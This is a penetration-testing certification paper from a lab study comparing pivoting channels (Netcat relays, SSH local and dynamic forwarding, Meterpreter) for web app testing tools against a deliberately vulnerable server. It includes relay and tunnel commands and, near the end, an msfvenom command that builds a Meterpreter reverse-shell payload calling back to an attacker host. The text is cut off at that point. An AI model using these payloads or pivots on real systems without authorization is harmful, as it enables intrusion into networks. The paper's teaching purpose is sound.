Global Information Assurance Certification Paper

Tunneling, Pivoting, and Web Application Penetration Testing

GIAC (GWAPT) Gold Certification

Author: Gordon Fraser, Gordon.fraser@ctipc.com
Advisor: Robert VandenBrink

Accepted: July 27th 2015

Abstract

When conducting a web application penetration test there are times when you want to be able to pivot through a system to which you have gained access, to other systems in order to continue testing. There are many channels that can be used as avenues for pivoting. This paper examines five commonly used channels for pivoting: Netcat relays, SSH local port forwarding, SSH dynamic port forwarding (SOCKS proxy), Meterpreter sessions. and Ncat HTTP proxy; within the context of using them with key tools in the penetration tester's arsenal including: Nmap, the Burp Suite, w3af, Nikto, Iceweasel, and Metasploit.

1. Introduction

Pivoting is a powerful technique in the arsenal of a web application penetration tester (pen tester). Once a host has been compromised, the pen tester looks for information to plunder. Common artifacts of interest include such things as user accounts, password hashes, and knowledge of other systems or networks that might be accessible from the host. The pen tester might be able to use the compromised host as a bridge to pivot to another network or system that is not directly accessible from the attacking system.

To effectively use various pivoting tools and techniques, a pen tester must understand how to use the tools and techniques to achieve the desired results. The literature addressing using pivoting tools focuses on uses them for transferring files, obtaining shell access, and obtaining terminal access. It does not address pivoting from the perspective of web application penetration testing. This paper looks at common pivoting tools and techniques -- Netcat relays, SSH local port forwarding, SSH dynamic port forwarding, Metasploit/Meterpreter sessions, and Ncat HTTP Proxy -- used in conjunction with some common web penetration testing tools.

The paper starts out by examining some web penetration testing tools to establish their expected behavior. It then uses this information to analyze the impact of using the tools through several pivoting tools.

1.1 The Lab Configuration

The lab for testing pivoting techniques is comprised of four systems installed in VMWare Workstation 11 (see Figure 1). Kali Linux serves as the attacker's system. Kali is a popular Linux distribution containing a wide variety of penetration testing tools (Offensive Security, 2015). In the lab, the attacker resides on the 192.168.112.0/24 network. On this network the attacker has access to a Windows 2008 R2 server and an Ubuntu Linux server. These two servers are dual homed and have access to both the 192.168.112.0/24 and 192.168.128.0/24 networks. The target web server is an Ubuntu server hosting Mutillidae, a vulnerable web application (Source Forge, 2015). It resides

on the 192.168.128.0/24 network and so is not visible to the attacker's system. The goal of pivoting is to exploit the Windows and Ubuntu servers and then use them as a means to access the target web server.



Figure 1: Test lab set up

2. Web Pen Testing and Pivoting

2.1 Web Pen Testing Tools

In order to verify that specific web penetration testing tools function correctly when going through a relay or tunnel, it is necessary to know the expected results. Each of the tools is executed directly against the Mutillidae web application to establish a baseline of expected behavior. This baseline can be compared to the output generated when using the web application penetration testing tools through a Netcat relay, SSH tunnel, SOCKS tunnel, or Ncat HTTP Proxy to identify if the use of the pivoting tools and techniques limits some of the capabilities of the web penetration testing tools.

2.1.1 Nmap

Nmap is a popular scanner used by pen testers (SANS Institute, 2014a; SANS Institute, 2015). It provides capabilities for identifying systems, mapping open ports, determining services running on ports, and identifying the operating system. Nmap is a valuable tool to identify what is present on a newly discovered network. Three representative Nmap scans are used to establish an Nmap baseline: a TCP connect scan, a

TCP SYN scan, and an Nmap Scripting Engine HTTP methods scan. There is a significant difference between the TCP SYN scan and the connect scan. The TCP SYN scan requires raw-packet privileges, so it must be running as a privileged user. TCP connect scans, on the other hand, do not require raw-packet privileges, instead they use regular system calls to establish the connection. Thus, a TCP connect scan can be done by a non-privileged user (Lyon, 2008).

2.1.2 Nikto

Nikto is an Open Source web server vulnerability scanner (SANS Institute, 2014), which uses a database of web vulnerabilities and misconfigurations to look for well-known flaws in web servers. This tool is good for testing the web server infrastructure, but not for finding vulnerabilities in custom web applications (SANS Institute, 2015).

2.1.3 Iceweasel

A web browser belongs in every pen tester's toolkit. Iceweasel is Firefox rebranded by the Debian project. It is the browser included in the Kali Linux distribution.

2.1.4 Burp Suite

Burp Suite is a collection of web penetration testing tools (SANS Institute, 2014). It includes such functionality as an interception proxy (Burp Proxy), a web crawler (Burp Spider), and an attack tool (Burp Intruder) (SANS Institute, 2014). Burp Suite is placed in between the web browser and the web application as shown in Figure 2. Iceweasel sends its HTTP traffic to Burp Suite on localhost, port 8080. Burp Suite forwards the traffic to the web server. Typically, the pen tester will prime Burp Suite by using a browser to access the website, then use features with Burp Suite to perform other actions like crawling the website.

Gordon.fraser@ctipc.com



Figure 2: Using Burp Suite

2.1.5 w3af

The web application attack and audit framework (w3af) tool is a web application scanner (SANS Institute, 2014). w3af is designed to find and exploit web application vulnerabilities. The infrastructure server_header plugin is used to establish the baseline of expected results from running w3af against the Mutillidae web server.

2.1.6 Metasploit

Metasploit is a popular Open Source exploitation framework (Skoudis, Ed & Strand, John, 2014a; Offensive Security, 2014). It is used to compromise systems and to create new exploits (SANS Institute, 2015). Two Metasploit auxiliary modules: http-version and tcp/portscan are used to establish the baseline.

2.2 Using Netcat Relays for Pivoting

Netcat relays are a classic pivoting technique that is discussed in many courses on ethical hacking like Hacker Techniques, Exploits, and Incident Handling (Skoudis, Ed & Strand, John, 2014a) and Network Penetration Testing and Ethical Hacking (SANS Institute, 2014). Using Netcat relays for pivoting assumes that the tester has access to the system being used for the Netcat relay and that Netcat is installed on the system. If it is not installed, then whether or not it can be installed depends on the conditions established in the Rules of Engagement.

In order to set up a Netcat relay, the following commands must be run on the system hosting the Netcat relay:

```
$mknod backpipe p
$nc -l -p 80 0<backpipe | nc 192.168.128.128 80 1>backpipe
```

Gordon.fraser@ctipc.com

This establishes a Netcat listener on port 80. The Necat listener pipes any traffic it receives to the Netcat client, which forwards the traffic to port 80 on the target web server, 192.168.128.128. Any responses returned to the Netcat client from the web server are sent via the backpipe to the Netcat listener, which forwards the response back to the attacker. Figure 3 illustrates using Iceweasel to connect to the web server through the Netcat relay. The backpipe is required to establish the return communication from the Netcat client back to the Netcat listener since the pipe ("|") operator sends information only in one direction (SANS Institute, 2014).



Figure 3: Netcat relay

A simple test is run to verify that connectivity to the web server is established through the Netcat relay. Netcat is run on the attacker's system connecting to the Netcat relay. An HTTP request is entered and the web server returns a valid HTTP response.

```
# nc 192.168.112.128 80
OPTIONS http://192.168.128.128 http/1.1
host: 192.168.128.128

HTTP/1.1 200 OK
Date: Sun, 22 Feb 2015 14:56:40 GMT
Server: Apache/2.4.7 (Ubuntu)
Allow: OPTIONS,GET,HEAD,POST
Content-Length: 0
Content-Type: text/html
```

Unfortunately Netcat relays are not a good technique to use for pivoting HTTP traffic. Initial transactions go through the Netcat relay, but when each individual HTTP request ends, the Netcat relay stops. It does not continue to listen for subsequent HTTP

requests. Setting up a loop to restart the Netcat relay only partially resolves this issue. Since, the Netcat listener only allows one connection at a time (Skoudis and Strand, 2014), when the testing software tries to open multiple connections simultaneously, the extra connections are refused. This results in errors, which causes the Nikto scan to terminate. The same behavior is seen when using Burp Suite and other tools, which by default are multi-threaded and try to establish multiple connections simultaneously.

2.4 SSH Local Port Forwarding

SSH local port forwarding is a technique that can be used to pivot to other systems. It establishes a SSH connection between the SSH client and the SSH server. SSH listens on a local port established when the connection was set up. Any connection made to this port is forwarded through the secure SSH tunnel and sent on to a predefined remote host and port (Ubuntu Manuals, 2010b).

SSH local port forwarding is set up with the following command on the attacker's system:

```
# ssh -L 80:192.168.128.128:80 user@192.168.112.132
```

The syntax of the command is

```
ssh -L port:destination_host:destination_port username@pivot_host
```

where *port* is the local port that listens, *destination_host* is the target host IP or hostname, *destination_port* is the port listening on the target host, *username* is the user name on the pivot host, and *pivot_host* is the IP address or hostname of the server being used as the pivot point (Ubuntu Manuals, 2010). Figure 4 illustrates Iceweasel accessing the target website through the pivot host using a SSH local port forwarding tunnel.



Figure 4: SSH Local Port Forwarding

In a separate terminal session on the attacker's box, verify the connection to the web server works through the SSH tunnel using Netcat by entering an HTTP options request and examining the resulting HTTP response.

Using SSH local port forwarding assumes that SSH server is running on the compromised host that will be used for pivoting. If it is not installed or running, then activating it depends upon the conditions established in Rules of Engagement for the penetration test.

2.4.1 Using Nmap with SSH Local Port Forwarding

Using Nmap with SSH local port forwarding works, but SSH imposes limitations. Since SSH directs all traffic to a single port, scans cannot be done to other ports. Instead, as shown below, a scan can be done on a single port to query that port for information. When using Nmap through SSH local port forwarding, the penetration tester needs to translate the host name and IP addresses to the actual addresses from localhost. It is interesting to note that the SSH tunnel was set up without administrative privileges yet the TCP SYN scan worked. This indicates that having administrative privileges on the attacker box is not required for a TCP SYN scan to work when using SSH local port forwarding.

```
# nmap -PN -sT -sV -p 80 localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-01 18:06 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00028s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))

Nmap scan report for 80 (0.0.0.80)
Host is up.
All 1000 scanned ports on 80 (0.0.0.80) are filtered

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds

# nmap -PN -sS 127.0.0.1

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-11 12:56 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
Not shown: 999 closed ports
```

Gordon.fraser@ctipc.com

```
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds

# nmap -PN -sV -p 80 --script=http-methods localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-01 18:08 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000070s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-methods: GET HEAD POST OPTIONS

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds
```

2.4.2 Using Nikto with SSH Local Port Forwarding

Nikto has the capability to use HTTP proxies. It is able to use SSH local port forwarding as an HTTP proxy. To configure Nikto to use an HTTP proxy the parameter *–useproxy <proxy address>* needs to be added as shown below. The results obtained mirror the results from the baseline.

```
# nikto -host 192.168.128.128 -useproxy http://127.0.0.1:80/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.128.128
+ Target Hostname:    192.168.128.128
+ Target Port:        80
+ Proxy:              127.0.0.1:80
+ Start Time:         2015-05-01 20:54:26 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields:
0x2cf6 0x50f2822fdc836
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS (May be proxy's
methods, not server's)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.5
+ Uncommon header 'x-webkit-csp' found, with contents: default-src
'self' ;script-src 'self'  'unsafe-inline' 'unsafe-eval';style-src
'self' 'unsafe-inline';img-src 'self' data:  *.tile.openstreetmap.org
*.tile.opencyclemap.org;
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ Uncommon header 'x-content-security-policy' found, with contents:
default-src 'self' ;options inline-script eval-script;img-src 'self'
data:  *.tile.openstreetmap.org *.tile.opencyclemap.org;
```

Gordon.fraser@ctipc.com

```
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6733 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2015-05-01 20:54:45 (GMT-4) (19 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

2.4.3 Using Iceweasel with SSH Local Port Forwarding

Iceweasel can be configured to use the SSH local port forwarding as an HTTP proxy. The "configure proxies to access the internet" needs to be set to manual and the HTTP proxy needs to localhost or 127.0.0.1 port 80 to match the settings used when the SSH local port forwarding was set up (SANS Institute, 2014). This setting can be found under preferences > network tab > configuration settings. Iceweasel behaves as expected with SSH local port forwarding. The results mirror the results obtained when Iceweasel is run directly against the web server.

2.4.4 Using Burp Suite with SSH Local Port Forwarding

In order to work with SSH local port forwarding, Burp Suite needs to be configured. The proxy interface, which can be found under proxy tab > options tab, needs to be set to 127.0.0.1:8080. This is the default. Additionally, the SSH tunnel needs to be specified as the upstream HTTP proxy. This is done on the options > connections > upstream proxy tab. Under "add upstream proxy rule" set the following:

destination host: *
proxy host: 127.0.0.1
proxy port: 80
Authenticaton type: none

Intercept can be turned off, since it is not necessary to intercept each HTTP request and response. This is found on the proxy tab > intercept tab.

Iceweasel, likewise, needs to be configured to use Burp Suite. The "configure proxies to access the internet" needs to be set to manual and the HTTP proxy needs to be configured to use the Burp Suite proxy interface, 127.0.0.1 port 8080. This setting can be found under the preferences > network tab > configuration settings.

Gordon.fraser@ctipc.com

Burp Suite behaves as expected with SSH local port forwarding. The results mirror the results obtained when Burp Suite is run directly against the web server.

2.4.1 Using w3af with SSH Local Port Forwarding

w3af can be configured to use an HTTP proxy. Under http-settings the parameters proxy_port and proxy_address need to be set as shown below. The results mirror the results obtained when w3af is run directly against the web server.

```
# w3af_console
w3af>>> plugins
w3af/plugins>>> output console
w3af/plugins>>> infrastructure server_header
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> set target 192.168.128.128/mutillidae
w3af/config:target>>> back
The configuration has been saved.
w3af>>> http-settings
w3af/config:http-settings>>> set proxy_port 80
w3af/config:http-settings>>> set proxy_address 127.0.0.1
w3af/config:http-settings>>> back
The configuration has been saved.
w3af>>> start
The server header for the remote web server is: "Apache/2.4.7
(Ubuntu)". This information was found in the request with id 32.
The x-powered-by header for the target HTTP server is "PHP/5.5.9-
1ubuntu4.5". This information was found in the request with id 33.
Found 1 URLs and 1 different injections points.
The URL list is:
- http://192.168.128.128/mutillidae/
The list of fuzzable requests is:
- Method: GET | http://192.168.128.128/mutillidae/
Scan finished in 4 seconds.
Stopping the core...
```

Not all w3af plugins work with an HTTP proxy. For example the infrastructure/hmap and infrastructure/halberd plugins do not work. This is documented in the source code which, on Kali Linux, is found in usr/share/w3af/w3af/plugins/infrastructure/hmap.py. It contains a comment saying it does not work with a proxy.

2.4.2 Using Metasploit with SSH Local Port Forwarding

Metasploit works with SSH local port forwarding, but there are limitations. SSH local port forwarding directs all traffic to a single port. Also, when using Metasploit with SSH local port forwarding, the penetration tester needs to translate the host name and IP

addresses to the actual addresses from local host and 127.0.0.1. This causes extra work to be done and can lead to potential confusion.

While Metasploit can be configured to use an HTTP proxies using "set proxies http:127.0.0.1:80", this does not work with SSH local port forwarding. Using Metasploit through SSH local port forwarding without setting the HTTP proxy, the results obtained mirror the results from the baseline.

```
# msfconsole

. . . snip . . .

msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(http_version) > set RPORT 80
RPORT => 80
msf auxiliary(http_version) > run

[*] 127.0.0.1:80 Apache/2.4.7 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
msf auxiliary(http_version) > back

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set PORTS 80
PORTS => 80
msf auxiliary(tcp) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(tcp) > run

[*] 127.0.0.1:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.5 SSH Dynamic Port Forwarding (Socks Proxy)

Another pivoting option provided by SSH is dynamic port forwarding. SSH dynamic port forwarding establishes a secure channel between a SSH client and SSH server. It listens on a local port established when the connection is set up. Anything sent to the local port is forwarded through the SSH tunnel. At the SSH server, the application protocol of the message being sent through the tunnel is used to determine where to send the traffic. SSH functions as a SOCKS4 or SOCKS5 proxy server (Ubuntu Manuals, 2010b).

SSH dynamic port forwarding is set up on the attacker's system by entering:

```
# ssh -D 127.0.0.1:9150 -f -N user@192.168.112.132
user@192.168.112.132's password:
```

The syntax of the command is

```
ssh -D address:port -f -N username@pivot_host
```

where *–D* indicates to use dynamic port forwarding, *address* is the address of the local machine, *port* is the local port that listens, *username* is the user name on the pivot host, and *pivot_host* is the IP address or hostname of the server being used as the pivot point (Ubuntu Manuals, 2010b). The parameter *–f* tells SSH to run in the background and the parameter *–N* tells SSH not to run a remote command (Ubuntu Manuals, 2010b). Figure 5 illustrates SSH dynamic port forwarding with Iceweasel using the SSH dynamic port forwarding tunnel. The figure shows how, unlike SSH local port forwarding, SSH dynamic port forwarding can access multiple systems on different ports.



Figure 5: SSH Dynamic Port Forwarding (SOCKS Proxy)

There are at least two ways that programs can interact with a SOCKS proxy. Programs like Firefox, Iceweasel, and the Burp Suite are SOCKS proxy aware and can be configured to use a SOCKS proxy. For programs that are not SOCKS proxy aware, ProxyChains can be used to enable them to use the proxy.

ProxyChains must be configured to work. The following line needs to be added to the end of the proxychains.conf file to tell proxychains the route to take (Janzen, 2012).

```
socks5          127.0.0.1 9150
```

Gordon.fraser@ctipc.com

There are three potential locations for the configuration file: ./proxychains.conf, ~/.proxychains.conf, and /etc/proxychains.conf. ProxyChains looks for the configuration file first in the local directory, then in the .proxychains of the user's directory, and then in the /etc directory (Ubuntu 2010a).

In a separate terminal session on the attacker's box, verify that the connection to the web server works through the SSH tunnel by entering some HTTP headers into Netcat running under ProxyChains.

```
# proxychains nc 192.168.128.128 80
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9150-<><>-192.168.128.128:80-<><>-OK
OPTIONS http://192.168.128.128 http/1.1
host: 192.168.128.128

HTTP/1.1 200 OK
Date: Sun, 22 Feb 2015 22:32:56 GMT
Server: Apache/2.4.7 (Ubuntu)
Allow: OPTIONS,GET,HEAD,POST
Content-Length: 0
Content-Type: text/html
```

One observation about ProxyChains is that it outputs to the screen the following as it does each connection.

```
|S-chain|-<>-127.0.0.1:9150-<><>-192.168.128.128:80-<><>-OK
```

In this paper, the output using ProxyChains has been edited to remove most of these lines as they provide no value to the discussion and to simplify the information being presented.

2.5.1 Using Nmap with a SOCKS Proxy

Nmap is not SOCKS proxy aware, so to use SSH dynamic port forwarding, it must be run through ProxyChains. The SOCKS proxy used for this test does not have administrative privileges. When running the TCP connect scan and the Nmap Scripting Engine HTTP methods scan, the `--unprivileged` parameter needs to be included in the command line. This option tells Nmap to assume it does not have raw sockets privileges. It is probably required as the user on the attacker machine had administrative privileges, while the command is being executed on a system that does not have those privileges. The results obtained from running these commands match the expectations in the baseline.

Gordon.fraser@ctipc.com

```
# proxychains nmap -PN -sT --unprivileged 192.168.128.128

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-02 07:45 EDT
|S-chain|-<>-127.0.0.1:9150-<><>-192.168.128.128:3389-<--timeout
|S-chain|-<>-127.0.0.1:9150-<><>-192.168.128.128:22-<><>-OK
Nmap scan report for mutillidae (192.168.128.128)
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds

proxychains nmap -PN -sV -p 80 --script=http-methods --unprivileged
192.168.128.128
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-11 13:54 EDT
|S-chain|-<>-127.0.0.1:9150-<><>-192.168.128.128:80-<><>-OK
|S-chain|-<>-127.0.0.1:9150-<><>-192.168.128.128:80-<><>-OK
|S-chain|-<>-127.0.0.1:9150-<><>-192.168.128.128:80-<><>-OK
Nmap scan report for 192.168.128.128
Host is up (0.0022s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-methods: OPTIONS GET HEAD POST

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.31 seconds
```

2.5.2 Using Nikto with a SOCKS Proxy

Nikto is not SOCKS proxy aware, so to use SSH dynamic port forwarding, it must be run through ProxyChains using:

```
# proxychains nikto -host 192.168.128.128
```

The results mirror the results obtained when Nikto is run directly against the web server.

2.5.3 Using Iceweasel with a SOCKS Proxy

Iceweasel can be configured to use a SOCKS proxy. The "configure proxies to access the internet" needs to be set to manual. The SOCKS host needs to be set to match the configuration of the SOCKS proxy: 127.0.0.1 port 9150. These settings can be found under the preferences > network tab > configuration settings.

Gordon.fraser@ctipc.com

Iceweasel behaves as expected using a SOCKS proxy. The results mirror the results obtained when Iceweasel is run directly against the web server. The SOCKS proxy used for the test did not have administrative privileges.

2.5.4 Using Burp Suite with a SOCKS Proxy

In order to work with a SOCKS proxy, Burp Suite needs to be configured. The proxy interface, which can be found under proxy tab > options tab, needs to be set to 127.0.0.1:8080. This is the default. Additionally, the SSH tunnel needs to be specified as the upstream HTTP proxy. This is done on the options > connections > upstream proxy tab. Under "add upstream proxy rule" set the following:

use socks proxy: checked
socks proxy host: 127.0.0.1
socks proxy port: 9150

Intercept can be turned off, since it is not necessary to intercept each HTTP request and response. This is found on the proxy tab > intercept tab.

Iceweasel, likewise, needs to be configured to use Burp Suite. The "configure proxies to access the internet" needs to be set to manual. The HTTP proxy needs to be set to 127.0.0.1 port 8080. This setting can be found under the preferences > network tab > configuration settings. Figure 6 illustrates this setup using Iceweasel through Burp Suite through the SOCKS proxy to access the target web server.



Figure 6: Burp Suite using a SOCKS proxy

Burp Suite behaves as expected using a SOCKS proxy. The results mirror the results obtained when Burp Suite is run directly against the web server.

2.5.5 Using w3af with a SOCKS Proxy

w3af is not SOCKS proxy aware, so it must be run through ProxyChains using

```
# proxychains w3af_console
```

The results mirror the results obtained when w3af is run directly against the web server.

2.5.6 Using Metasploit with a SOCKS Proxy

Metasploit is not SOCKS proxy aware, so it must be run through ProxyChains using:

```
# proxychains msfconsole
```

The SOCKS proxy used is not setup with administrative privileges. The results mirror the results obtained when Metasploit is run directly against the web server.

2.6 Pivoting with Metasploit and Meterpreter Sessions

Once a system has been exploited using Metasploit and a Meterpreter session has been established, the pen tester has the option of using the session to pivot to other systems. Metasploit has several components that can be used for pivoting. The Metasploit route command can be used to establish a route to other networks that can be used to launch Metasploit exploits (Skoudis, Ed & Strand, John, 2014b; Dodd, 2012; Janzen, 2012).

There are many ways in which Metasploit can be used to compromise a system. Since pivoting is the focus of this discussion and not exploitation, the assumption is made that the attacker has access to the compromised system.

To set up a test, an executable payload is generated using Metaploit's msfvenom.

```
# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.112.132
LPORT=2222 -f elf > meterpreter-shell.elf
No platform was selected, choosing Msf::Module::Platform::Linux from
the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
```

When executed on the compromised system, this executable connects back to the attacker's system running Metasploit's multi/handler exploit. How the executable got onto the compromised system is not a consideration for this discussion.

First, the multi/handler exploit must be started on the attacker's system using the following:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.112.132
LHOST => 192.168.112.132
msf exploit(handler) > set LPORT 2222
LPORT => 2222
msf exploit(handler) > run

[*] Started reverse handler on 192.168.112.132:2222
[*] Starting the payload handler...
```

Once the multi/handler exploit is started, the executable is run on the compromised host and a Meterpreter session is established.

```
